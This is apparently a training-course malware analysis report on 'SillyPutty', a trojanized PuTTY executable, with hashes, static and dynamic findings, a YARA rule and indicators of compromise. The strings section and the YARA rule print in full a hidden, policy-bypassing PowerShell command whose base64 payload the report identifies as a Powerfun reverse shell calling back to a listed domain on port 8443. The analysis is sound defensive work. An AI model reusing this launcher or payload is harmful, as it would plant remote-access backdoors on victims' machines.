Practical Malware Analysis & Triage

Malware Analysis Report

Silly Putty

Oct 2022 | 0xbigbadjon | v1.0

Table of Contents

SillyPutty Malware
Oct 2022
v1.0

Executive Summary

On October 23, 2022 a sample program was submitted to the reverse engineering team from the incident response team. The help desk reported this is a program that is widely used across the organization by various IT administrators and has been crashing recently. Upon analysis the following was observed about the sample program submitted:

- SHA256 mismatch.
    - The submitted file hash value is not the same as a known good version of putty.


Sample	SHA 256	Open Source Intel Notes
Known good putty.exe	019B8D040167A548130A409FE1A3DC9286E96EFDA74B88F166ECCA08E4FFADEB	Virus Total - 2/70 Hybrid Analysis - 0/100
Submitted putty.exe	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83	Virus Total - 60/71 Hybrid Analysis - 100/100

- When launched this program spawns powershell, this is not expected behavior for known good putty.
- A DNS query to “bonus2[x]corporatebonusapplication[x]local” is observed when executing this sample in our sandbox environment.

The reverse engineering team is classifying this file as malicious and this organization should enact the critical incident response team to contain and mitigate this threat to the environment. The reverse engineering team is naming this malware “SillyPutty”.

High-Level Technical Summary

SillyPutty is an executable file for Microsoft systems. When launched this program will spawn a powershell process and present the user with a legitimate looking putty GUI. This is the same behavior as reported by IT administrators. Analysis of the powershell command that is run on execution of SillyPutty, shows an encoded command. The reverse engineering team decoded the powershell and found it to be a known powershell backdoor called Powerfun[1]. This provides the threat actor with full powershell access to the victim machine.



[1] https://github.com/davehardy20/PowerShell-Scripts/blob/master/Invoke-Powerfun.ps1

Malware Composition

SillyPutty consists of the following components:

File Name	SHA256 Hash
putty.exe	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
powerfun.ps1	

putty.exe

This initial executable that runs. When executed the user is presented with a normal looking putty GUI.

Powerfun.ps1

Once putty is launched a child process powershell is created. This powershell process executes a base64 encoded command. This powershell command likely will set up a reverse shell to the domain of bonus2[x]corporatebonusapplication[x]local on port 8443.




Fig 1: Base64 encoded powershell command.

Basic Static Analysis


Below are the findings from our basic static analysis:

Hash analysis

Sample	SHA 256	Open Source Intel Notes
Known good putty.exe	019B8D040167A548130A409FE1A3DC9286E96EFDA74B88F166ECCA08E4FFADEB	Virus Total - 2/70 Hybrid Analysis - 0/100
Submitted putty.exe	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83	Virus Total - 60/71 Hybrid Analysis - 100/100

Hash value analysis shows that the submitted putty.exe has a different hash than the current version of known good putty.

Architecture Analysis



PEstudio shows this is a 32 bit executable.

Strings Analysis

Manual string analysis of this binary pre-dynamic analysis is comparable to a normal working program. Dynamic analysis that shows the child process of powershell being spawned. Using floss and specifically grepping for powershell will show the encoded powershell command.

```
\ floss putty.exe | grep -ai "powershell"
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESClepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R5SpGHllUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIF4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0RoxhroJDqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOOohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7EteqvovF9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TO33NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnInrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Other notables

This binary does not appear to be packed. There are no anomalous calls in the Import Address Table of this binary.

SillyPutty Malware
Oct 2022
v1.0


Dynamic Analysis

Initial Detonation

Upon first execution of this binary in the sandbox, it first opens a normal putty window and a blue prompt briefly appears in the background. This is inline with the user reports.

Host Based Indicators

When this binary is executed it launches putty.exe that spawns a powershell child process.



The powershell process launches an encoded powershell script. The decoded powershell command is a known powershell script called PowerFun. This is part of the Metasploit Framework.

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

The decoded powershell also shows the domain of bonus2[x]corporatebonusapplication[x]local is used to setup a listener on port 8443




Fig 3: WireShark Packet Capture of initial beacon check-in

Appendices

A. Yara Rules

```
rule Yara_Example {

    meta:
        last_updated = "2022-10-23"
        author = "0xBigBadJon"
        description = "A sample Yara rule for SillyPutty"

    strings:
        $string = "powershell.exe -nop -w hidden -noni -ep bypass"
        $compression =  "&([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String"
        $base64 =
"H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUl
ypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OW
ZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLM
V2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJU
CR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suH
Dz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+
U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Et
eqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6Q
saJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3
pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/w
x8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsx
ncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV
/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcW
PiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyC
o6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTg
antvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=="
```

```
    condition:
        $string AND $compression AND $base64
}
```

B. Callback URLs

Domain	Port
hxxps://bonus2.corporatebonusapplication.local	8443